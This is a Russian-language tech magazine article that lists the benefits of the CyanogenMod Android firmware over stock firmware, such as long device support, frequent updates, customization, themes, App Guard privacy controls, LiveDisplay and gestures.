
CyanogenMod — одна из первых кастомных прошивок Android. Ее история началась еще во времена T-Mobile G1 и продолжается по сей день. Сегодня CyanogenMod развивается компанией Cyanogen Inc. и официально доступна для более чем 220 устройств и еще нескольких сотен неофициально. Суммарно прошивка установлена на 50 миллионов устройств по всему миру, а это в несколько раз больше, чем количество устройств на базе Windows Phone и BlackBerry вместе взятых.

CyanogenMod в виде расширенной версии под названием Cyanogen OS предустановлена всего на несколько смартфонов: OnePlus One, YU Yureka, YU Yuphoria, Andromax Q и Oppo N1. Для всех остальных поддерживаемых устройств система доступна в виде стандартной ZIP-прошивки для кастомной консоли восстановления, вместе с которой обычно прошивают пакет Gapps, содержащий приложения Google (маркет, поиск, Gmail и так далее).

О том, как ставить прошивки, мы рассказывали много раз, поэтому сегодня поговорим немного о другом. А именно о том, что может дать CyanogenMod в сравнении со стоковой прошивкой, которая вроде бы отлично работает.

ПОДДЕРЖКА УСТАРЕВШИХ УСТРОЙСТВ

Одно из важнейших преимуществ CyanogenMod в сравнении со стоком — это поддержка устаревших устройств. Зачастую после того, как производитель забрасывает свое детище, появляются энтузиасты, готовые портировать CyanogenMod на осиротевшее устройство. Широко распространенные девайсы известных производителей обычно поддерживаются командой CyanogenMod на протяжении трех-четырех лет, что намного дольше официальных сроков поддержки. К примеру, для Galaxy S2 доступен CyanogenMod 12.1 на базе Android 5.1.1, что очень и очень неплохо для устройства 2011 года выпуска.




↑ CyanogenMod для официально поддерживаемых устройств всегда можно найти на download.cyanogenmod.org

ОТСУТСТВИЕ BLOATWARE

На второе место по значимости я бы поставил чистоту CyanogenMod как операционной системы. В отличие от стоковых прошивок здесь нет громоздкой оболочки, привязки к левым аккаунтам, кучи бесполезных приложений и странных функций, которые компания-производитель считает архиважными. CyanogenMod в этом смысле больше напоминает чистый Android. Да, тут есть масса настроек, но нет перегруженности функциями и приложениями. Иконки приложений только что установленной прошивки занимают чуть более половины одной страницы в меню, и среди них только самое важное: камера, галерея, браузер, файловый менеджер и прочее.

Благодаря легковесности CyanogenMod обычно работает гораздо быстрее стока, поэтому перешедшие на него редко возвращаются обратно. Исключение составляют разве что пользователи нексусов, привыкшие к голому Android.




Меню приложений сразу после установки CyanogenMod и минимального пакета Google Apps →

РЕГУЛЯРНЫЕ ОБНОВЛЕНИЯ

Разработка CyanogenMod ведется полностью в открытом режиме. Каждый день разработчики вносят изменения в открытый репозиторий, и каждую ночь (у нас в это время день) на основе этих изменений формируется новая сборка прошивки, которую можно скачать и установить с помощью встроенных средств обновления ОС по воздуху. Кроме ночных сборок, доступны также ежемесячные стабильные M-релизы. Их стоит ставить тем, кто боится поймать глюки в ночных сборках.

Такие частые обновления прошивки дают пользователям CyanogenMod большое преимущество в том, что касается багфиксов. Прогремевший на весь мир баг в мультимедиа-библиотеке Stagefright был исправлен в CyanogenMod уже 3 августа, за несколько дней до конференций Black Hat и DEFCON.




Стандартный интерфейс обновления CyanogenMod →

4

КАСТОМИЗАЦИЯ

В CyanogenMod очень много самых разных настроек. Изменить здесь можно практически все: расположение элементов в строке состояния, набор и расположение кнопок в панели быстрых настроек, поведение хардварных кнопок и кнопок на панели навигации внизу экрана, набор действий экрана блокировки, стиль звонка, значение DPI экрана и многое другое. Сохраняя простоту голого Android, CyanogenMod позволяет очень тонко себя настроить.

Опытный читатель, конечно, скажет, что почти все это можно сделать с помощью Xposed. Но, во-первых, устанавливать и настраивать модули Xposed далеко не так удобно, как тапать по галочкам в хорошо организованном меню настроек, а во-вторых, Xposed — это грязный хак, который нередко приводит к тормозам и глюкам.




Настраиваем набор и расположение кнопок в панели быстрых настроек →

ТЕМЫ

Начиная с седьмой версии, CyanogenMod поддерживает темы. Установить их можно прямо из Google Play, а для активации достаточно одного тапа по нужной кнопке. При этом тема может изменять не только интерфейс Android, но и иконки, звуки, рингтоны, обои, шрифты и даже анимацию загрузки, без какого-либо заметного влияния на производительность. Для CyanogenMod доступны сотни первоклассных тем, многие из которых абсолютно бесплатны.

Популярная тема LONE →




5

APP GUARD

В CyanogenMod есть встроенный механизм защиты от вредоносного ПО и бэкдоров. Называется он App Guard (или «Защищенный режим» в русской локализации) и позволяет сделать две вещи: запретить приложениям доступ к тем или иным данным или датчикам (отозвать полномочия) либо включить своего рода конфиденциальный режим, когда при запросе личных данных юзера (список контактов, местоположение, сведения о владельце и так далее) приложение получает случайным образом сгенерированную информацию. Например, рандомные координаты или список контактов с бессмыслицей вместо имен и телефонов.

Стоит, однако, отметить, что механизм отзыва полномочий здесь совсем не такой, как в Android M, и соответствует его прошлой реализации из Android 4.3 (там он был скрыт от посторонних глаз). Это значит, что после отключения тех или иных полномочий приложение может упасть или работать некорректно.

Список полномочий Google Chrome →




7

LIVEDISPLAY

CyanogenMod использует интеллектуальный адаптивный механизм управления настройками экрана. Автоматически регулируется не только яркость экрана, но и цветовая температура. Это значит, что вечером, когда солнце зайдет за горизонт, система перейдет на использование более теплых оттенков — так глаза меньше устают. Более того, система умеет изменять насыщенность цветов при ярком свете и использует специальные алгоритмы для лучшего отображения фотографий и изображений.

Справедливости ради стоит отметить, что примерно те же функции есть в приложении CF.lumen (https://play.google.com/store/apps/details?id=eu.chainfire.lumen), но работает оно только на Android 4.4 и выше и требует права root.


Настройки LiveDisplay →



ПРОФИЛИ

Еще одна полезная функция Android — это профили. Нечто подобное зачастую есть и в прошивках производителя, так что это скорее приятное дополнение, чем уникальная функция. Профили позволяют сформировать своего рода предустановки для разных настроек смартфона, которые будут активированы при выборе профиля. К примеру, можно создать профиль «В машине», при выборе которого будет автоматически запускаться GPS и Bluetooth, а громкость выворачиваться на максимум. Или профиль «Совещание», включающий вибрацию и отключающий синхронизацию с Google.

В маркете есть много приложений, позволяющих реализовать нечто подобное (Tasker, Locale), да еще и с автоматическим включением профилей, но они довольно сложны в использовании и для управления некоторыми настройками требуют плагины и права root. А здесь все просто работает.



Выбираем нужный профиль →


9

УПРАВЛЕНИЕ СПЯЩИМ СМАРТФОНОМ

Сегодня многие производители оснащают свои флагманские устройства функцией пробуждения устройства с помощью двойного тапа по экрану (Moto X, Nexus 6, LG G4, OnePlus One/Two). Реализована она так: тачскрин продолжает работать даже после гашения экрана, а обработкой событий от него занимается энергоэффективный DSP-процессор, почти не потребляющий энергию.

В сборках CyanogenMod для таких устройств реализована не только функция включения экрана, но и набор жестов, позволяющий активировать определенные функции без необходимости будить устройство. Среди таких жестов запуск камеры, управление музыкальным плеером и включение/отключение фонарика. Это действительно удобно.

